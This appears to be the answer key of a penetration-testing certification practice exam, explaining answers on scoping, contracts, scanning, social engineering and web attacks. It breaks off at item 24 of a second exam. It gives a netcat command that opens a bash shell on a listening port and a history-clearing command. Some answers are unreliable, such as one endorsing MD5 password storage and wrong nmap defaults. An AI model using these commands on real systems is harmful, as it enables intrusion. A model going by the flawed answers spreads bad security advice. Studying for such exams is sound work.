1. A. Confidentiality controls seek to prevent disclosure attacks. Even though confidentiality agreements (CAs) are legal documents that help to enforce confidential relationships between two parties, this question asks why it is important to maintain the confidentiality of findings. If an attacker were to receive word of findings during a penetration test, they could use those to compromise your client's network.

2. A and B. The rules of engagement (ROE) should always include the timeline that testing will be conducted as well as a review of any laws, especially any that govern the client to ensure that you don't break any. A list of other organizations that you have previously tested or a list of the client's competition is not required to be included in the ROE document. A detailed map of the client's network would not be needed for the ROE but may be needed for the penetration testing.

3. D. The rules of engagement (ROE) have been defined as needed in this scenario. ROE key elements include the following:
   - The timeline for the engagement and when testing can be conducted.
   - What locations, systems, applications, or other targets are included/excluded. Also, any special technical constraints should be addressed in the ROE.
   - Data handling requirements for any information gathered during the penetration testing.
   - What behaviors to expect. Any defensive behaviors such as shunning, blacklisting, or other active defenses may limit the value of a penetration test.
   - What resources will be committed to the testing.
   - Any legal concerns that should be addressed, including a summary of any regulatory concerns affecting the client organization, the penetration testing team, any remote locations, and any service providers who will be in scope.
   - When and how communications will occur.
   - Who to contact in case of particular events, such as evidence of compromises, accidental breach of ROE, critical vulnerabilities that have been discovered, or other events that merit immediate attention.
   - Who is allowed to contact the penetration testing team.

4. D. Before conducting a penetration test, you must get written permission from the senior management of the client's organization to start the test. It is not acceptable to get permission verbally or by email. It is also not acceptable to obtain permission from the IT staff.

5. A and E. In this scenario, the scope of this engagement is limited to the internal network only. Microsoft Office 365, Google Docs, and Microsoft Azure are all cloud-based services hosted by third parties and are therefore considered out-of-scope. The Active Directory users and the password policies that are defined within Group Policy would be considered in scope.

6. A and B. In this scenario, you are conducting a white box assessment. So, when requesting internal architectural diagrams as a part of testing, you should usually be supplied with documentation such as network diagrams and facility maps. You can use this information to help map out the network topology and to locate key infrastructure devices, such as switches, routers, and servers.

7. A. The Simple Object Access Protocol (SOAP) is a messaging protocol specification that defines how structured information can be exchanged between web applications. SOAP project files can be created from Web Services Description Language (WSDL) files.

8. B. Swagger is an open specification for defining REST APIs. A Swagger document is the REST API equivalent of a WSDL document for a SOAP-based web service. The Swagger document specifies the list of resources that are available in the REST API and the operations that can be called on those resources. It also specifies the list of parameters to an operation, including the name and type of the parameters, whether the parameters are required or optional, and information about acceptable values for those parameters. So, access to a Swagger document provides testers with a good view of how the API works and thus how they can test it.

9. C. In this scenario, the best approach would be to determine the client's tolerance to impact by conducting an impact analysis. Since this vulnerability scanner may have the potential of bringing their system down, you need to know what the client's tolerance levels are and how a down system will affect the client. You also need to make sure the client is aware of all the risks associated with running the scanner.

10. A. Confidentiality, integrity, and availability is known as the CIA triad. It is a model designed to guide policies for information security within an organization. Cybersecurity professionals use this model to describe the goals of information security. The CIA triad has three main characteristics of information that cybersecurity programs seek to protect:

- Confidentiality seeks to prevent unauthorized access to information or systems.
- Integrity seeks to prevent unauthorized modification of information or systems.
- Availability seeks to ensure that legitimate use of information and systems remains possible.

11. B and E. Knowing the company policies and their tolerance to impact are two of the most important items needed to know when planning for an engagement. The others are important as well, but in this scenario the question is which are the two most important. Cybersecurity professionals widely agree that vulnerability management is a critical component of any information security program, and for this reason, many organizations mandate vulnerability scanning in corporate policy, even if that is not a regulatory requirement. The risk and impact tolerance of the organization being assessed should be used to define the scope and rules of engagement for the assessment.

12. D. A statement of work (SOW) defines what work will be done during an engagement. A SOW is a document that defines the purpose of the test, what tests will be done, what will be created, the timeline for the test to be completed, the price for the testing, and any additional terms and conditions.

13. D. A statement of work (SOW) defines what work will be done during an engagement. A SOW is a document that defines the purpose of the test, what tests will be done, what will be created, the timeline for the test to be completed, the price for the testing, and any additional terms and conditions. The MSA defines the terms that the organizations will use for any future work. NDAs are legal documents that enforce the confidential relationship between two parties. NDAs outline the parties involved, what information should be considered confidential, how long the agreement lasts, when/how disclosure is acceptable, and how confidential information should be handled. The tester's detailed invoice to the client is just an invoice and is not a legal document.

14. A. A company policy (corporate policy) is a documented set of guidelines, formulated after an analysis of all internal and external factors that can affect a firm's objectives, operations, and plans. It is created by the company's board of directors. Corporate policy lays down the company's response to known and knowable situations and circumstances. It also determines the formulation and implementation of strategy and directs and restricts the plans, decisions, and actions of the company's officers in achievement of its objectives. In this scenario, the corporate policy should be very detailed and specific; hence, the corporate systems must store passwords using the MD5 hashing algorithm.

15. A. Certificate pinning associates a host with an X.509 certificate (or a public key) and then uses that association to make a trust decision. You use certificate pinning to help prevent man-in-the-middle attacks. When communicating over public networks, it is important to send and receive information securely.

16. D. Red team assessments are typically more targeted than normal penetration tests. The red team acts like an attacker, targeting sensitive data or systems with the goal of acquiring access. Goals-based or objective-based assessments are usually designed to assess the overall security of an organization, and compliance-based assessments are designed to test compliance with specific laws.

17. A. Advanced persistent threat (APT) is a computer network attack in which a person or group gains unauthorized access to a network and remains undetected for an extended period of time. APTs provide the highest level of threat on the adversary tier list. Many of the techniques used by advanced persistent threat actors are useful for penetration testers, and vice versa. If your persistence techniques aren't monitored for or detected by the client's systems, the findings should include information that can help them design around this potential problem.

18. B. A nation state threat actor has been given the "go ahead" to hack. They work for a government to disrupt or compromise target governments, organizations, or individuals to gain access to valuable data or intelligence and can create incidents that have international significance. A script kiddie is an individual who carries out an attack using code written by more advanced hackers. A hacktivist usually attacks targets to make a political statement. An organized crime threat actor is a group of cybercriminals whose goal is financial gain.

19. B. Gray box tests are a combination of black box and white box testing. A gray box test may provide some information about the environment to the penetration testers without giving full access, credentials, or configuration details. A gray box test can help focus penetration testers' effort and time while providing a precise view of what the malevolent insider would actually encounter. In a black box penetration test, the tester has no prior knowledge of the target. In a white box test, the tester has extensive knowledge of the target.

20. B. In this scenario, the client is asking the tester to conduct a goal-based assessment. Goals-based assessments are conducted for specific reasons. Some examples include validating a new security design, testing an application or service infrastructure before it enters production, or assessing the security of an organization. A premerger assessment is usually conducted on an organization prior to it merging with another. A compliance-based assessment is done to ensure that an organization is in compliance with government regulations or corporate policies. A supply chain assessment involves testing an organization's vendors.

21. B. A risk assessment typically involves identifying areas of vulnerability or potential weakness and providing a road map to a stronger security posture. In this scenario, the client fully understands that the penetration testing could cause disruptions to their network, and they are willing to accept those risks.

22. B. Risk response is the process of controlling identified risks. It is a basic step in any risk management process. Risk response is a planning and decision-making process where the client decides how to deal with each risk. Risk avoidance is the elimination of hazards, activities, and exposures that can negatively affect an organization's assets. This is scenario, the client used risk avoidance by removing the door and putting up a wall.

23. A. Advanced persistent threat (APT) is a computer network attack in which a person or group gains unauthorized access to a network and remains undetected for an extended period of time. APTs provide the highest level of threat on the adversary tier list. Threat actors are often rated by their capabilities. Many of the techniques used by advanced persistent threat actors are useful for penetration testers, and vice versa. If your persistence techniques aren't monitored for or detected by the client's systems, the findings should include information that can help them design around this potential problem.

24. D. In this scenario, the IP address of your computer was blacklisted. Blacklisting is part of your client's defensive practices. Your scans were detected by an intrusion protection system (IPS), and as a result, the IP address used by your computer was entered on a blacklist. Blacklisting works by maintaining a list of applications and other "known" information. In this case, your IP address was used to deny you access to the network.

25. D. White box tests, sometimes called *crystal box* or *full knowledge* tests, allow testers to see everything inside a network. They are performed with full knowledge of the principal technologies, configurations, and settings that make up the target. Testers will typically have information including network diagrams, lists of systems and IP network ranges, and even credentials to the systems. White box tests are often more complete, as testers can get to every system, service, or other target that is in scope.

26. D. Black box tests, sometimes called *zero knowledge* tests, are intended to replicate what an outside attacker would encounter. Testers are not provided with access to or information about an environment, and instead, they must gather information, discover vulnerabilities, and make their way through an infrastructure or systems as an attacker would.

27. C. The first step in most penetration testing engagements is determining what should be tested, often called the *scope* of the assessment. The scope of the assessment determines what penetration testers will do and how their time will be spent. Thus, this is a major impact on the budget of an assessment.

28. C. A scope creep occurs when additional items are added to the scope of an assessment. The tester has gone beyond the scope of the initial assessment agreement.

29. B. Hacktivists may want to make a political or social point. Hacktivists aren't typically doing attacks for money. They are individuals or groups of hackers who get together and see themselves as fighting for injustice. Hacktivists employ the same tools and tactics as hackers.

30. C. A master services agreement (MSA) sets the overall provisions between two organizations. Many organizations also create an MSA, which will define the terms that the organizations will use for work to be done in the future. This makes ongoing engagements and contracts much easier to work through. This can help organizations prevent the need to renegotiate. MSAs are common when organizations anticipate working together over a period of time or when a support agreement is created.

31. C. The Health Insurance Portability and Accountability Act of 1996 (HIPPA) is a U.S. legislation that requires data privacy and security provisions for safeguarding medical information. The law has emerged into greater importance recently with the explosion of health data breaches caused by cyberattacks and ransomware attacks on health insurers and providers.

32. B. The Gramm-Leach-Bliley Act (GLBA) is also known as the Financial Modernization Act of 1999. It is a U.S. federal law that requires financial institutions to explain how they share and protect their customers' private information.

33. D. Passive scanning is a method of vulnerability detection that relies on information obtained from network data that is captured from a target computer without direct interaction. The main advantage of passive scanning for an attacker is that it does not leave a trail that could alert users or administrators. The main advantage for administrators is that it doesn't cause undesired behavior on the target computer. Passive scanning does have limitations. It is not as complete in details as an active vulnerability scan and cannot detect any applications that are not currently sending out traffic.

34. D. Open source intelligence (OSINT) tools and techniques are those that go through publicly available information for organizational and technical details that might prove useful during the penetration test. OSINT is information that can be gathered easily. OSINT is often used to determine the organization's footprint, which includes a listing of all of the systems, networks, and other technology that an organization has.

35. B. Nessus is a commercial vulnerability scanning tool used to scan a wide variety of devices, but it is not part of the tools available for OSINT gathering. There are a variety of tools that assist with this OSINT collection:

- Censys is a web-based tool that probes IP addresses across the Internet and then provides penetration testers with access to that information through a search engine.
- Fingerprinting Organizations with Collected Archives (FOCA) is an open source tool used to find metadata within Office documents, PDFs, and other common file formats.
- Maltego is a commercial product that assists with the visualization of data gathered from OSINT efforts.
- Nslookup tools help identify the IP addresses associated with an organization.
- Recon-ng is a modular web reconnaissance framework that organizes and manages OSINT work.
- Shodan is a specialized search engine to provide discovery of vulnerable Internet of Things (IoT) devices from public sources.
- theHarvester scours search engines and other resources to find email addresses, employee names, and infrastructure details about an organization.
- Whois tools gather information from public records about domain ownership.

36. B. A Computer Emergency Response Team (CERT) focuses on security breach and denial-of-service incidents, providing alerts and incident-handling and avoidance guidelines. CERT also conducts an ongoing public awareness campaign and engages in research aimed at improving security systems.

37. A. The Common Attack Pattern Enumeration and Classification (CAPEC) list is a resource intended to help identify and document attacks and attack patterns. Users are allowed to search attacks by their mechanism or domain and then break down each attack by various attributes and prerequisites. CAPEC also suggests solutions and mitigations, which is useful in identifying controls when writing a penetration test report.

38. A. Censys is a web-based tool that probes a given IP address. It is a search engine that helps penetration testers discover, monitor, and analyze devices that are accessible from the Internet. Censys lets researchers find specific hosts and create summative reports on how devices, web sites, certificates, and ciphers used are deployed.

39. A. Aircrack-ng is a complete suite of tools to assess wireless network security. It focuses on different areas of Wi-Fi security.

- Monitoring: Packet capture and export of data to text files for further processing by third-party tools.
- Attacking: Replay attacks, deauthentication, fake access points, and others via packet injection.
- Testing: Checking Wi-Fi cards and driver capabilities.
- Cracking: Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access 2 – Pre-Shared Key (WPA PSK).

40. D. The National Vulnerability Database (NVD) is the U.S. government repository of standards based on vulnerability management data represented using the Security Content Automation Protocol (SCAP). This data enables automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics.

41. B. In this scenario, the client has requested that you perform a black box penetration test. Since this is a black box test, you will most likely spend most of your time performing the information gathering and vulnerability identification phase. Black box tests, sometimes called *zero-knowledge* tests, are intended to duplicate what an outside attacker would encounter. Testers are not provided with access to or information about an environment, so they must gather information, discover vulnerabilities, and make their way through an infrastructure or systems just as an attacker would. This can be time-consuming for the penetration tester.

42. D. Whois is a widely used Internet record listing that identifies who owns a domain and how to get in contact with them. The Internet Corporation for Assigned Names and Numbers (ICANN) regulates domain name registration and ownership. Whois records have proven to be extremely helpful and have developed into an essential resource for maintaining the integrity of the domain name registration and website ownership process.

43. B. A discovery scan identifies the operating systems that are running on a network, maps those systems to IP addresses, and enumerates the open ports and services on those systems. Discovery scans provide penetration testers with an automated way to identify hosts that exist on the network and build an asset inventory.

44. D. Credentialed scans require read-only access to target servers. The client should follow the principle of least privilege and limit the access available to the tester. You should consider asking for a specific "audit" account to be created with similar read-only access. A dedicated "audit" account has the advantage of showing up in the logs and instantly being recognized by everyone in IT as a potentially approved activity.

45. D. Code testing is often done using static or dynamic code analysis along with testing methods such as fuzzing and fault injection. Once changes are made to the code and it is deployed, it must be retested to ensure that the changes didn't create any new security issues. Since you are only reviewing the code in this scenario, you will be conducting a static code analysis. Static code analysis, also known as source code analysis, is done by reviewing the code of an application. Since static analysis uses the source code, it can be seen as a type of white box testing with full visibility. This can allow testers to find problems that other tests might fail to spot.

46. B. `Dsquery.exe` is a command-line utility for finding information about various objects in the Active Directory domain. The utility is available in all Windows Server versions by default. The `dsquery` command allows you to query the LDAP directory to find objects that meet the specified criteria. As an attribute of the `dsquery` command, you need to specify the type of the AD object that you are searching for. In this scenario, you are looking for user accounts that have been inactive for the past 30 days, so you would use `dsquery user -inactive < NumWeeks >`.

47. D. The timeline for the engagement and when testing can be conducted will have the biggest impact on the observation and testing of the client's systems during peak hours. Some assessments will be scheduled for noncritical time frames to minimize the impact of any potential outages, while others may be scheduled during normal business hours to help test the organization's reaction to attacks.

48. C and E. Compliance scanning focuses on the configuration settings or the security hardening that is being applied to a system. When a compliance scan is performed against a single computing system, it produces a report that defines how well the system is hardened against the selected compliance framework. Compliance scans are not designed to locate vulnerabilities in software applications or operating systems but are designed to locate and assess vulnerabilities in system hardening configurations. In this scenario, since you are seeing more assets on the network than what was provided in the network architecture, you can attribute that to having limited network access or storage access.

49. C. A full scan will provide you with more useful results because it includes more tests. There is no requirement in the scenario that the tester should avoid detection, so a stealth scan is not necessary. But because this is a black box test, it would be best to run a full scan on the network.

50. A. Credentialed scans are scans in which the scanning computer has an account on the computer being scanned that allows the scanner to do a more thorough check looking for problems that may not be seen from the network. Credentialed scans are widely used in enterprise vulnerability management programs and are a useful tool when performing a penetration test. Credentialed scans may access operating systems, databases, and applications. Credentialed scans typically only retrieve information from target servers and do not make changes to the server itself.

51. D. During a penetration test, a tester may want to configure their scans to run as stealth scans. Stealth scans go to great lengths to avoid using tests that might attract attention. Service disruptions, error messages, and log entries caused by scans may attract attention from the cybersecurity team that causes them to adjust defenses in a manner that obstructs the penetration test. Using stealth scans better approximates the activity of a skilled attacker, resulting in a more realistic penetration test.

52. C. In this scenario, since it is port 23 that is open, this indicates the server you are on is a Telnet server. Telnet is a user command and an underlying TCP/IP protocol for accessing remote computers. Using Telnet, an administrator or another user can access someone else's computer remotely. Telnet uses a command-line interface. Information transmitted between the Telnet server and client is sent unencrypted. This means that any authentication information may also be captured.

53. B. In this scenario, all the ports that the penetration tester discovered have to do with the Web. So, the answer for this question would be that sensitive information may be revealed on the web servers since those were the ports indicated during the vulnerability scan.

- Port 21 is TCP/FTP, or the control port.
- Port 80 is TCP/HTTP and used for transferring web pages.
- Port 443 is TCP/HTTPS, which is the HTTP Protocol over TLS/SSL, for encrypted transmission.

54. D. A false positive is when the system incorrectly accepts a biometric sample as being a match. Biometric sensors sometimes make mistakes for a number of reasons. The identification process compares a biometric, such as a fingerprint or iris scan that is presented to the system, against all entries in a database for a match. This is referred to as a *one-to-many* search. Live biometrics change due to age, climate, or a possible injury on a finger. Vendors refer to these threshold settings as false acceptance rates (FARs) and false rejection rates (FRRs).

55. B. A false positive is an error in some evaluation processes in which a condition tested for is mistakenly found to have been detected. The scanner might not have sufficient access to the target system to confirm a vulnerability, or it might simply have an error in a plug-in that generates an erroneous vulnerability report. When a scanner reports a vulnerability that does not exist, this is known as a *false positive error.*

56. A. The Common Vulnerability Scoring System (CVSS) is a framework for rating the severity of security vulnerabilities. The CVSS uses an algorithm to determine three severity rating scores: Base, Temporal, and Environmental. The scores are numeric and range from 0.0 to 10.0. The most severe is 10.0. According to CVSS, a score of 0.0 receives a None rating, a 0.1–3.9 score gets a Low severity rating, a score of 4.0-6.9 is a Medium rating, a score of 7.0–8.9 is a High rating, and a score of 9.0–10.0 is a Critical rating. In this scenario, the score is 3.6 and falls within the Low category.

57. A. A dictionary attack is a method of breaking into a password-protected computer or server by thoroughly entering every word in a dictionary as a password. Dictionary attacks work because many computer users use ordinary words as passwords. Dictionary attacks rely on a prebuilt dictionary of words. In many cases, penetration testers can add additional specific dictionary entries to a dictionary file for their penetration test based on knowledge; this can be beneficial in performing a dictionary attack. In this scenario, the penetration tester used social media to find additional keywords that may be beneficial in a dictionary attack.

58. C. In this scenario, since the client's employees are using dictionary words as passwords, the best way to defeat this is by expanding the password length and adding special characters. Special characters for use in passwords are a selection of punctuation characters that are present on standard U.S. keyboards. These include !"#$%&'()*+,-./:;<=>?@[\]^_'{|}~. This will make it harder for attackers to break into your client's system.

59. D. Cross-compiling code is used when a target platform is on a different architecture. The tester may not have access to a compiler on the target machine or may need to compile the code for an exploit from the primary workstation, which is not the same architecture as the target.

60. A and B. Rainbow tables provide a powerful way to attack hashed passwords by performing a lookup rather than trying to use brute force. A rainbow table is a precomputed listing of every possible password for a given set of password requirements, which has then been hashed based on a known hashing algorithm like MD5. A rainbow table is used to attack a hashed password in reverse. A rainbow table is generally an offline-only attack. It uses fewer compute cycles than any other forms of attack. A brute-force attack is an attempt to crack a password or username by using a trial-and-error approach with an attacker submitting many passwords or passphrases with the chance of eventually guessing the password correctly.

61. A. Rainbow tables are lists of precomputed hashes for all possible passwords for a given set of password rules. Rainbow table tools compare hashes to the previously calculated hashes, which match to known password values. This is done via a fairly fast database lookup, allowing "cracking" of hashed passwords, even though hashes aren't reversible. The password file is a list of hashed values.

62. A. The Internet of Things (IoT) refers to the network of physical products and devices that connect to the Internet. Manufacturers and developers want to minimize costs to increase their profits. Hence, security is often not the key feature of the product or device. So, as with any other device on a network, IoT devices may have security vulnerabilities and may be subject to network-based attacks.

63. D. An SNMP brute-force attack attacks an IP address with SNMP queries to determine the SNMP read-only and read-write community strings (or passwords). It does this by trying every possible password. The master information base (MIB) database that is created by SNMP contains important information on every device on the network. If a tester can crack the password on SNMP, they may be able to control each networked device. This would allow changes to configurations to taking devices offline.

64. C. In this scenario, the only one that is not part of manufacturing is the real-time operating system (RTOS). RTOS is any operating system intended to serve real-time applications that process data as it comes in, typically without buffer delays. Industrial control system (ICS) is a term used to describe different types of control systems and associated instrumentation, which include the devices, systems, networks, and controls used to operate and/or automate industrial processes. Supervisory control and data acquisition (SCADA) systems are used to monitor and control production processes in a wide range of industries, including manufacturing, water treatment, mining, oil refining, transportation, and power distribution. A programmable logic controller (PLC) is an industrial solid-state computer

that monitors inputs and outputs and makes logic-based decisions for automated processes or machines. A PLC is an industrial digital computer that has been adapted for the control of manufacturing processes, such as assembly lines, or robotic devices, or any activity that requires high reliability control and ease of programming and process fault diagnosis.

65. B. Interrogation (also called *questioning*) is interviewing an individual with the goal of obtaining useful information. Interrogation may involve a wide array of techniques, ranging from developing a bond with the individual to torture. With this technique, fear can be used as a motivator. However, this technique is not usually used by penetration testers.

66. A. Social engineering targets people instead of computers and relies on individuals or groups breaking security procedures, policies, and rules. Social engineering can be done in person, over the phone, by text messages, or by email. In this scenario, the attacker is using the social engineering principle of authority. They were hoping that by Sue in finance receiving an email from the president of the company, there would be no questions asked and the transfer would take place. Authority follows the belief that people will tend to obey authority figures, even if they are asked to perform objectionable acts.

67. A. Impersonation involves disguising oneself as another person to gain access to facilities or resources. This may be as simple as claiming to be a staff member or as intricate as wearing a uniform and presenting a fake company ID. In this scenario, the attacker called the help desk technician, pretending to be an employee.

68. C. The Social Engineer Toolkit (SET) provides a framework for automating the social engineering process, including sending spear phishing messages, hosting fake websites, and collecting credentials. Social engineering plays an important role in many attacks. SET is a menu-driven social engineering attack system. In this scenario, the penetration tester is attempting a spear phishing attack.

69. C. Vishing (voice phishing) is social engineering over the phone system. Phishing attacks target sensitive information such as passwords, usernames, or credit card information. Vishing works like phishing but is carried out using voice technology. A vishing attack can be conducted by voice email, voice over IP (VoIP), or landline or cellular telephone. In this scenario, since the president is receiving telephone calls, this is a vishing attack.

70. B. Link Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NetBIOS-NS) poisoning can provide penetration testers with the ability to obtain a man-in-the-middle position, broadening their ability to gain access and information. One of the most commonly targeted services in a Windows network is NetBIOS. NetBIOS is commonly used for file sharing.

71. D. ARP spoofing is a technique in which an attacker sends (spoofed) Address Resolution Protocol (ARP) messages onto a local area network. Normally, the goal is to associate the attacker's Media Access Control (MAC) address with the IP address of another host, such as the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead. ARP spoofing may allow an attacker to intercept data frames on a network, modify the traffic, or stop all traffic.

72. A. A man-in-the-middle attack happens when communication between two parties is intercepted by an outside entity. Man-in-the-middle attacks are a common kind of

cybersecurity attack that allows an attacker to eavesdrop on the communication between two targets. The attack takes place in between two legitimately communicating hosts, allowing the attacker to "listen" to a conversation.

73. A. In this scenario, you would need to receive the bands and frequencies used by the client's wireless devices in order to proceed with the wireless penetration test. Wireless devices may operate on a number of bands and frequencies, but knowing the exact bands and frequencies would allow a penetration tester to conduct the wireless penetration test as requested.

74. C. A downgrade attack is a form of attack in which a tester forces a network channel to switch to a less secure or unprotected data transmission standard. Downgrading the protocol is one component of a man-in-the-middle type attack and is used to intercept encrypted traffic. Downgrade attacks work by causing the client and server to use a less-secure protocol. In this scenario, since you are trying to capture all unencrypted web traffic, you would want to implement an HTTP downgrade attack.

75. C. Bluejacking is when an attacker sends unsolicited messages over Bluetooth devices. Bluejacking is a hacking method that allows an individual to send anonymous messages to Bluetooth-enabled devices within a certain radius. First, a hacker scans their surroundings with a Bluetooth-enabled device, searching for other devices. The hacker then sends an unsolicited message to the detected devices.

76. B. In this scenario, a command was entered, and the attacker was attempting to gain access to the password file within the `/etc` directory. Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via vulnerable applications. Command injection attacks are possible when an application passes unsafe user-supplied data (forms, cookies, HTTP headers, etc.) to a system shell.

77. B. Cross-site scripting (XSS) attacks occur when web applications allow an attacker to perform HTML injection, inserting their own HTML code into a web page. In this scenario, the attacker is attempting to manipulate an HTML iframe with JavaScript code using a web browser.

78. C. One of the first steps when looking to gain access to a host, system, or application is to enumerate usernames. Once usernames are guessed, targeted password–based attacks can then be attempted. A RID cycling attack attempts to enumerate user accounts through null sessions. If a tester specifies a password file, it will automatically attempt to brute-force the user accounts when it's finished enumerating. So, in this scenario, attempting RID cycling will be the next step the tester should try.

79. E and F. Given this scenario, the client will want to use a blacklist and whitelist validation for the SQL statements. SQL injection is a common attack route that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. SQL injections are one of the most common web hacking techniques. Blacklist validation tests the external input against a set of known malicious inputs. Whitelist validation tests an external input against a set of known, approved input. With whitelist input validation, the application knows exactly what is wanted and rejects other input.

80. B. In this scenario, the .. operators are the revealing giveaway that the attacker was attempting to conduct a directory traversal attack. This particular attack sought to break out of the web server's root directory and access the `/etc/passwd` file on the server. A directory traversal attack is an HTTP attack that allows attackers to access restricted directories and execute commands outside of the web server's root directory.

Chapter 7: Practice Exam 2

1. A. A TCP SYN flood (also known as a SYN flood) is a form of denial of service (DoS) attack in which a tester sends a succession of SYN requests to the target's system in an attempt to consume enough server resources to make the system unresponsive to genuine traffic. This exploits part of the normal TCP three-way handshake and consumes resources on the targeted server and renders it unresponsive.

2. D. Stored cross-site scripting (XSS) is the most dangerous type of cross-site scripting. Web applications that allow users to store data are potentially exposed to this type of attack. Stored XSS occurs when a web application gathers input from a user that might be malicious and then stores that input in a data store for later use.

3. B. Forms in HTML can use either `method="POST"` or `method="GET"` (default) in the `<form>` element. The method specified determines how form data is submitted to the server. With GET, the parameters remain in the browser history because they become part of the URL. With POST, the parameters are not saved in browser history. GET is less secure compared to POST.

4. D. Race conditions occur when the security of a code segment depends upon the sequence of events occurring within the system. The time-of-check-to-time-of-use (TOCTTOU) issue is a race condition that occurs when a program checks access permissions too far in advance of a resource request.

5. A. Websites use HTTP cookies to keep sessions over time. If a tester is able to get a copy of the user's session cookie, then they can use that cookie to impersonate the user's browser and hijack the authenticated session. Attackers who are able to acquire the session cookie used to authenticate a user's web session can hijack that session and take charge of the user's account. Cookies used for authentication should always be securely created and transmitted only over secure, encrypted communications channels.

6. A. Social engineering targets people instead of computers and relies on individuals or groups breaking security procedures, policies, and rules. Social engineering can be done in person, over the phone, by text messages, or by email. In this scenario, the attacker used the social engineering principle of authority. Authority follows the belief that people will tend to obey authority figures, even if they are asked to perform objectionable acts.

7. D. The pty module lets a penetration tester spawn a pseudoterminal that can fool commands like `su` into thinking they are being executed in a proper terminal. To upgrade the shell, just run the command shown. `su` is a Unix command that stands for substitute user. It is used by a computer user to execute commands with the privileges of another user

account. When executed, it invokes a shell without changing the current working directory or the user environment.

8. D. Privilege escalation attacks are frequently categorized into two major types: vertical and horizontal. Vertical escalation attacks focus on testers gaining higher privileges. Horizontal escalation attacks move sideways to other accounts or services that have the same level of privileges. An unquoted service path is a vulnerability in Windows. When a service is started, Windows tries to locate it. Usually, services are well-defined with quotation marks. But, there are times when a service path might contain spaces or are not surrounded by quotation marks. Testers can use the unquoted service paths to escalate privileges.

9. B. A keylogger is software and hardware that can be useful as part of an ongoing exploitation process. Capturing keystrokes provides insight into the actions taken by users, and it can be a valuable source of credentials and other confidential information. A keylogger is software that tracks or logs the keys struck on a keyboard. This is usually done with malicious intent to collect account information, credit card numbers, usernames, passwords, and other private data.

10. A. With badge cloning, the tester can clone the badge of a staff member to gain entry into the facility. One of the most common techniques is to clone radio-frequency identification (RFID) tags. Given this scenario of trying to obtain access both during business hours and after hours, badge cloning is the best option.

11. C. Lock bypass is simply that: bypassing locks without picking them. In this scenario, the tester is attempting a physical security assessment with the use of an under-the-door tool, which goes underneath a door and pulls open a door handle from the inside.

12. C. Piggybacking attacks rely on following employees in through secured doors or other entrances. A high-security organization may use mantraps to prevent piggybacking and tailgating. A properly implemented mantrap will allow only one person through at a time, and that person will have to unlock two doors, only one of which can be unlocked and opened at a time.

13. C. Chkconfig is a tool for managing which run levels a service will run at. Chkconfig can be used to view or change the run level of a service. Using `chkconfig --del <servicename>` will set the named service to not run at the current run level and will remove the persistence.

14. B. The bash history keeps a record of all commands executed by a tester on the Linux command line. This allows the tester to easily run previously executed commands by using the up and down arrow keys to scroll through the command history file. The main reason for removing command-line history from the Linux terminal is to prevent another user from using the tester's previous commands. To delete or clear all the entries from bash history, use the history command with the `-c` option: `$ history -c`.

15. A. PsExec is a command-line tool that lets you execute processes on remote systems and redirect console applications' output to the local system so that the applications appear to be running locally. It is a lightweight Telnet replacement that allows you to execute processes on other systems.

16. C. Windows Management Instrumentation (WMI) allows for remote management and data gathering and is installed on all Windows systems, making it an attractive target for attackers and penetration testers. WMI provides users with information about the status of local or remote computer systems. It also supports actions such as the following:

- The configuration of the security settings
- The system properties
- The permissions for authorized users and user groups
- The drive labels
- The scheduling of processes to run at specific times
- Backing up the object repository

Enabling or disabling error logging WMI can also allow the remote execution of commands, file transfers, and data gathering from files and the Registry.

17. B. Using nmap's basic functionality is quite simple. Port scanning a system just requires that nmap be installed and that you provide the target system's hostname or IP address. By default, nmap scans the 1,000 most common ports for both TCP and UDP. However, the full range of ports available to both TCP and UDP services is from 1–65,535. In this scenario, since you did not specify exactly how many ports to scan, it will scan the default of 1,000.

18. A. Network Mapper (nmap) is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap will identify what devices are running on a client's systems, discover hosts and services that are available, find open ports, and detect security risks. In this scenario, the client did not disable Telnet because port 23 is still open. Telnet is a client-server protocol, based on a reliable connection-oriented transport. Typically, this protocol is used to establish a connection to Transmission Control Protocol (TCP) by using port 23, where a Telnet server application (telnetd) is listening.

19. C. Hping is a command-line tool that allows testers to generate network traffic. Hping is popular because it allows you to create custom packets. In this scenario, you will be sending TCP SYNs to TCP port 80. The `-S` switch asks hping to send SYN traffic, the `-V` switch is verbose mode, and the `-p` switch indicates the port.

20. A. Nmap is the most commonly used command-line vulnerability scanner and is a free, open source tool. It provides a broad range of capabilities, including multiple scan modes intended to bypass firewalls and other network protection devices. Nmap is a port scanner. To scan for ports, you will want to use the `-p <port ranges>` (only scan specified ports). This option specifies which ports you want to scan and overrides the default scan. Individual port numbers or ranges are acceptable. Ranges are separated by a hyphen (for example 1–1023). The beginning and/or end values of a range may be omitted, causing nmap to use 1 and 65535, respectively. So, you can specify `-p-` to scan ports from 1 through 65535. Port scanning a system simply requires that nmap be installed and that you provide the target system's hostname or IP address.

21. A and F. One of nmap's best-known features is remote OS detection using TCP/IP stack fingerprinting. Nmap sends a series of TCP and UDP packets to the remote host and examines the responses. `-iL <inputfilename>`: This is the input from list of hosts/networks. `-sV`: This probes open ports to determine service/version information.

22. D. Passive reconnaissance is also known as open-source intelligence (OSINT). The idea behind passive reconnaissance is to gather information about a target using only publicly available resources. Shodan is a specialized search engine that provides discovery of specific types of computers and devices that are connected to the Internet by using a variety of filters. Peach is a fuzzing tool, OpenVAS performs network vulnerability scans, and CeWL is a custom wordlist generator that searches websites for keywords that may be used in password-guessing attacks.

23. D and F. In this scenario, the best options are SSH and Wireshark. Secure Shell (SSH) provides secure encrypted connections between systems. SSH provides remote shell access via an encrypted connection. SSH is used for secure command-line access to systems, typically via TCP port 22, and is found on devices and systems of all types. Because SSH is so common, testing systems that provide an SSH service is a very attractive option for a penetration tester. Wireshark is a protocol analyzer that allows penetration testers to eavesdrop on and dissect network traffic. Wireshark also allows for capturing network traffic from wireless networks.

24. A. Netcat can be used to set up a Telnet server in a matter of seconds. You can specify the shell you want Netcat to run at a successful connection with the `-e` parameter. In this scenario, the proper syntax would be `nc -lp 444 -e /bin/bash`. The `nc` tells Windows to run the `nc.exe` file with the following arguments:

`-l`: Specifies listen mode, for inbound connections

`-p`: Specifies a port to listen for a connection on

